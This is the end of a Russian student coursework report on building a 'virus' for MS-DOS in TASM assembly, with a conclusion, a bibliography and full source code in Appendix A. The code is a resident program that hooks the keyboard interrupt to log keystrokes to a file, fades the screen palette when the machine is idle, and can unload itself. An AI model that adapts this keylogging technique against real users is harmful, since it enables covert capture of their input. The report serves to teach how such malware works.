Этот проект позволил глубже понять основные термины и концепции в области вредоносных программ. Изучение разнообразных видов вредоносных программ и их методов работы расширило понимание о том, как вирусы, троянские программы и другие вредоносные ПО могут воздействовать на компьютерные системы и данные пользователей.

Разработка программы-вируса стала основным этапом проекта, позволив применить полученные знания на практике. Это позволило создать программу, демонстрирующую базовые возможности вредоносного ПО, включая перехват нажатий клавиш и управление экраном.

В процессе работы были изучены особенности работы с аппаратными прерываниями, использование инструментов разработки *TASM* под *MS-DOS* и низкоуровневое программирование на ассемблере. Были получены практические навыки по созданию программ, работающих на низком уровне системы и взаимодействующих с аппаратурой компьютера.

В заключении, создание программы-вируса с использованием аппаратных прерываний не только позволило углубиться в технические аспекты программирования, но и подчеркнуло необходимость обеспечения безопасности в процессе разработки программного обеспечения.

# **СПИСОК ЛИТЕРАТУРНЫХ ИСТОЧНИКОВ**

[1] Дисковая операционная система MS-DOS [Электронный ресурс]. – Режим доступа: http://komputercnulja.ru/operacionnye-sistemy/y-vshhy – Дата доступа: 03.10.2023.

[2] Что такое компьютерные вирусы, и как они работают [Электронный ресурс]. – Режим доступа: https://www.frolov-lib.ru/books/step/v05/ch7.htm – Дата доступа: 01.10.2023.

[3] Написание резидентных программ для MS DOS [Электронный ресурс]. – Режим доступа: https://shackmaster.narod.ru/tsr.htm – Дата доступа: 01.10.2023.

[4] Прерывания [Электронный ресурс]. – Режим доступа: https://shackmaster.narod.ru/int.htm – Дата доступа: 03.10.2023.

[5] Реализация обработчика прерывания клавиатуры в окружении DOS [Электронный ресурс]. – Режим доступа: https://cdeblog.ru/dos-hook-09h – Дата доступа: 03.10.2023.

[6] Краткая история создания MS-DOS [Электронный ресурс]. – Режим доступа: https://www.edu.yar.ru/russian/cources/comp/dos.html – Дата доступа: 03.10.2023.

[7] Операционная система MS-DOS [Электронный ресурс]. – Режим доступа: http://heap.altlinux.org/modules/informatika1/Book1/2\_os/0\_os/1\_ms-dos/index.htm l – Дата доступа: 03.10.2023.

[8] Начальные сведения об MS-DOS [Электронный ресурс]. – Режим доступа: https://www.edu.yar.ru/russian/cources/comp/dos.html – Дата доступа: 03.10.2023.

[9] Начальные сведения TASM [Электронный ресурс]. – Режим доступа: https://habr.com/ru/articles/326078/ – Дата доступа: 03.10.2023.

[10] Что такое прерывание [Электронный ресурс]. – Режим доступа: https://firststeps.ru/asm/r.php?4 – Дата доступа: 03.10.2023.

[11] DOSBox - программный эмулятор DOS [Электронный ресурс]. – Режим доступа: https://redos.red-soft.ru/base/arm/arm-other/dosbox/ – Дата доступа: 03.10.2023.

[12] DOSBox – описание и функционал [Электронный ресурс]. – Режим доступа: https://uchet-jkh.ru/i/dosbox-opisanie-i-funkcional/ – Дата доступа: 03.10.2023.

[13] Программа DOSBox [Электронный ресурс]. – Режим доступа: https://av-assembler.ru/dosbox/index.php – Дата доступа: 03.10.2023.

[14] Возможности DOSBox [Электронный ресурс]. – Режим доступа: https://ms-dos.biz/ – Дата доступа: 03.10.2023.

[15] Внешние аппаратные прерывания [Электронный ресурс]. – Режим доступа: https://asm.kcup.tusur.ru/Library/chapter%202/19-1-1.html – Дата доступа: 03.10.2023.

[16] Аппаратные прерывания [Электронный ресурс]. – Режим доступа: https://gownos.blogspot.com/2011/10/5.html – Дата доступа: 03.10.2023.

[17] Как работают устройства ввода [Электронный ресурс]. – Режим доступа: https://docs.altlinux.org/ru-RU/archive/3.0/html-single/devices.html – Дата доступа: 03.10.2023.

[18] Особенности обработки аппаратных прерываний [Электронный ресурс]. – Режим доступа: https://www.frolov-lib.ru/books/bsp/v18/ch4\_4.html – Дата доступа: 03.10.2023.

[19] Работа системы прерываний в реальном режиме [Электронный ресурс]. – Режим доступа: http://mf.grsu.by/UchProc/livak/po/lections/lec12.htm – Дата доступа: 03.10.2023.

[20] Обработка прерываний [Электронный ресурс]. – Режим доступа: http://arch.altspu.ru/files/lection4.html – Дата доступа: 03.10.2023.

# **ПРИЛОЖЕНИЕ А**

# **(обязательное)**

# **Исходный код**

.186

LOCALS  @@

        ACTIVATE        EQU   10

        PROCESS\_INT     EQU 16H

CODE    SEGMENT

        ASSUME          CS:CODE, DS:CODE

        ORG             100H

BEGIN:  JMP             START

        KBHANDLER       DD    0

        TIMERHANDLER    DD    0

        MULTIPLEX       DD    0

        TIME            DW    0

        STATE           DB    16

        FINISH          DB    0

        PNTR            DB    0

        BUF             DB    10 DUP(0)

        FILE            DB    'V:\log.log', 0

        EXCEPT          DB    8, 26, 27, 0

KB      PROC

        PUSHF

        CALL            CS:KBHANDLER

        MOV             CS:FINISH, 1

        PUSH            DS

        PUSHA

        XOR             BP,  BP

        MOV             AX,  40H

        MOV             DS,  AX

        MOV             BX,  DS:[1CH]

        IN              AL,  60H

        CMP             AL,  16

        JA              @@5

        DEC             BX

        DEC             BX

        CMP             BX,  1EH

        JNB             @@1

        MOV             BX,  3CH

@@1:    MOV             BX,  DS:[BX]

        MOV             AX,  CS

        MOV             DS,  AX

@@2:    CMP             BL, EXCEPT[BP]

        JE              @@5

        INC             BP

        CMP             EXCEPT[BP],  0

        JNZ             @@2

        XOR             AX,  AX

        MOV             AL,  PNTR

        MOV             BP,  AX

        MOV             BUF[BP],  BL

        INC             PNTR

        CMP             PNTR, 10

        JNE             @@5

        MOV             PNTR, 0

        PUSH            SS

        PUSH            SP

        PUSHA

        MOV             AX,  CS

        MOV             DS,  AX

        MOV             AH,  3DH

        MOV             AL,  1

        LEA             DX,  FILE

        INT             21H

        JNC             @@3

        MOV             AH,  3CH

        MOV             CX,  20H

        LEA             DX,  FILE

        INT             21H

        JC              @@4

@@3:    MOV             BX,  AX

        MOV             AH,  42H

        MOV             AL,  2

        XOR             DX,  DX

        XOR             CX,  CX

        INT             21H

        MOV             AH,  40H

        MOV             CX,  10

        LEA             DX,  BUF

        INT             21H

        MOV             AH,  3EH

        INT             21H

@@4:    POPA

        POP             SP

        POP             SS

@@5:    POPA

        POP             DS

        IRET

KB      ENDP

CALC    PROC

        SHL             AL,   1

        SHL             AL,   1

        MUL             STATE

        MOV             AL,   AH

        RET

CALC    ENDP

SAVE    PROC

        MOV             CX,   16

        XOR             BX,   BX

@@1:    MOV             DX,   3C7H

        MOV             AL,   CL

        DEC             AL

        OUT             DX,   AL

        INC             DX

        INC             DX

        IN              AL,   DX

        MOV             BYTE  PTR START[BX], AL

        INC             BX

        IN              AL,   DX

        MOV             BYTE  PTR START[BX], AL

        INC             BX

        IN              AL,   DX

        MOV             BYTE  PTR START[BX], AL

        INC             BX

        LOOP            @@1

        RET

SAVE    ENDP

RESTORE PROC

        MOV             CX,   16

        XOR             BX,   BX

@@1:    MOV             DX,   3C8H

        MOV             AL,   CL

        DEC             AL

        OUT             DX,   AL

        INC             DX

        MOV             AL,   BYTE PTR START[BX]

        OUT             DX,   AL

        INC             BX

        MOV             AL,   BYTE PTR START[BX]

        OUT             DX,   AL

        INC             BX

        MOV             AL,   BYTE PTR START[BX]

        OUT             DX,   AL

        INC             BX

        LOOP            @@1

        RET

RESTORE ENDP

FADE    PROC

        MOV             CX,   16

        XOR             BX,   BX

@@1:    MOV             DX,   3C8H

        MOV             AL,   CL

        DEC             AL

        OUT             DX,   AL

        INC             DX

        MOV             AL,   BYTE PTR START[BX]

        INC             BX

        CALL            CALC

        OUT             DX,   AL

        MOV             AL,   BYTE PTR START[BX]

        INC             BX

        CALL            CALC

        OUT             DX,   AL

        MOV             AL,   BYTE PTR START[BX]

        INC             BX

        CALL            CALC

        OUT             DX,   AL

        LOOP            @@1

        RET

FADE    ENDP

TIMER   PROC

        PUSH            DS

        PUSH            AX

        PUSH            BX

        PUSH            CX

        PUSH            DX

        PUSH            CS

        POP             DS

        CMP             FINISH, 1

        JNZ             @@3

        MOV             TIME,   0

        MOV             FINISH, 0

        CMP             STATE,  16

        JE              @@1

        MOV             STATE,  16

        CALL            VERTRET

        CALL            RESTORE

        JMP             @@1

@@3:    CMP             STATE,  1

        JB              @@1

        INC             TIME

        CMP             TIME,   ACTIVATE

        JNE             @@2

        CALL            SAVE

@@2:    CMP             TIME,   ACTIVATE

        JNA             @@1

        CALL            VERTRET

        CALL            FADE

        DEC             STATE

@@1:    POP             DX

        POP             CX

        POP             BX

        POP             AX

        POP             DS

        PUSHF

        CALL            CS:TIMERHANDLER

        IRET

TIMER   ENDP

VERTRET PROC

        MOV             DX,     03DAH

@@1:    IN              AL,     DX

        TEST            AL,     8

        JZ              @@1

@@2:    IN              AL,     DX

        TEST            AL,     8

        JNZ             @@2

        RET

VERTRET ENDP

UNLOAD  PROC

        PUSH            ES

        PUSH            DS

        PUSH            DX

        PUSH            AX

        MOV             AX,     2509H

        LDS             DX,     CS:KBHANDLER

        INT             21H

        MOV             AX,     251CH

        LDS             DX,     CS:TIMERHANDLER

        INT             21H

        MOV             AH,     25H

        MOV             AL,     PROCESS\_INT

        LDS             DX,     CS:MULTIPLEX

        INT             21H

        MOV             ES,     CS:2CH

        MOV             AH,     49H

        INT             21H

        PUSH            CS

        POP             ES

        MOV             AH,     49H

        INT             21H

        POP             AX

        POP             DX

        POP             DS

        POP             ES

        RET

UNLOAD  ENDP

MULTY   PROC

        CMP             AH,     0C8H

        JNE             @@1

        CMP             AL,     0

        JE              @@2

        CMP             AL,     1

        JNE             @@1

        CALL            UNLOAD

        IRET

@@2:    MOV             AL,     0FFH

        MOV             DX,     6772H

        MOV             CX,     6162H

        IRET

@@1:    JMP             CS:MULTIPLEX

MULTY   ENDP

START:  CALL            ARGS

        MOV             AH,     0C8H

        MOV             AL,     0

        INT             PROCESS\_INT

        CMP             AL,     0FFH

        JNE             @@2

        CMP             DX,     6772H

        JNE             @@2

        CMP             CX,     6162H

        JE              @@1

@@2:    CLI

        MOV             AX,     3509H

        INT             21H

        MOV             WORD    PTR KBHANDLER, BX

        MOV             WORD    PTR KBHANDLER+2, ES

        MOV             AX,     351CH

        INT             21H

        MOV             WORD    PTR TIMERHANDLER, BX

        MOV             WORD    PTR TIMERHANDLER+2, ES

        MOV             AH,     35H

        MOV             AL,     PROCESS\_INT

        INT             21H

        MOV             WORD    PTR MULTIPLEX, BX

        MOV             WORD    PTR MULTIPLEX+2, ES

        MOV             AX,     2509H

        MOV             DX,     OFFSET KB

        INT             21H

        MOV             AX,     251CH

        MOV             DX,     OFFSET TIMER

        INT             21H

        MOV             AH,     25H

        MOV             AL,     PROCESS\_INT

        MOV             DX,     OFFSET MULTY

        INT             21H

        STI

        MOV             AX,     3100H

        MOV             DX,     (START-BEGIN+1CFH)/16

        INT             21H

@@1:    MOV             AX,     4C01H

        INT             21H

ARGS    PROC

        MOV             SI,     80H

        LODSB

        CMP             AL,     0

        JNZ             @@1

        JMP             @@3

@@1:    LODSB

        CMP             AL,     20H

        JE              @@1

        CMP             AL,     '/'

        JNE             @@3

        LODSB

        CMP             AL,     'u'

        JE              @@4

        CMP             AL,     'U'

        JE              @@4

        JMP             @@3

@@4:    MOV             AH,     0C8H

        MOV             AL,     0

        INT             PROCESS\_INT

        CMP             AL,     0FFH

        JNE             @@5

        CMP             DX,     6772H

        JNE             @@5

        CMP             CX,     6162H

        JNE             @@5

        MOV             AX,     0C801H

        INT             PROCESS\_INT

        MOV             AX,     4C00H

        INT             21H

@@5:    MOV             AX,     4C01H

        INT             21H

@@3:    RET

ARGS    ENDP

CODE    ENDS

        END             BEGIN

# **ПРИЛОЖЕНИЕ Б**

# **(обязательное)**

# **Функциональная схема алгоритма, реализующего программное средство**

# **ПРИЛОЖЕНИЕ В**

# **(обязательное)**

# **Блок схема алгоритма, реализующего программное средство**

# **ПРИЛОЖЕНИЕ Г**

# **(обязательное)**

# **Графический интерфейс пользователя**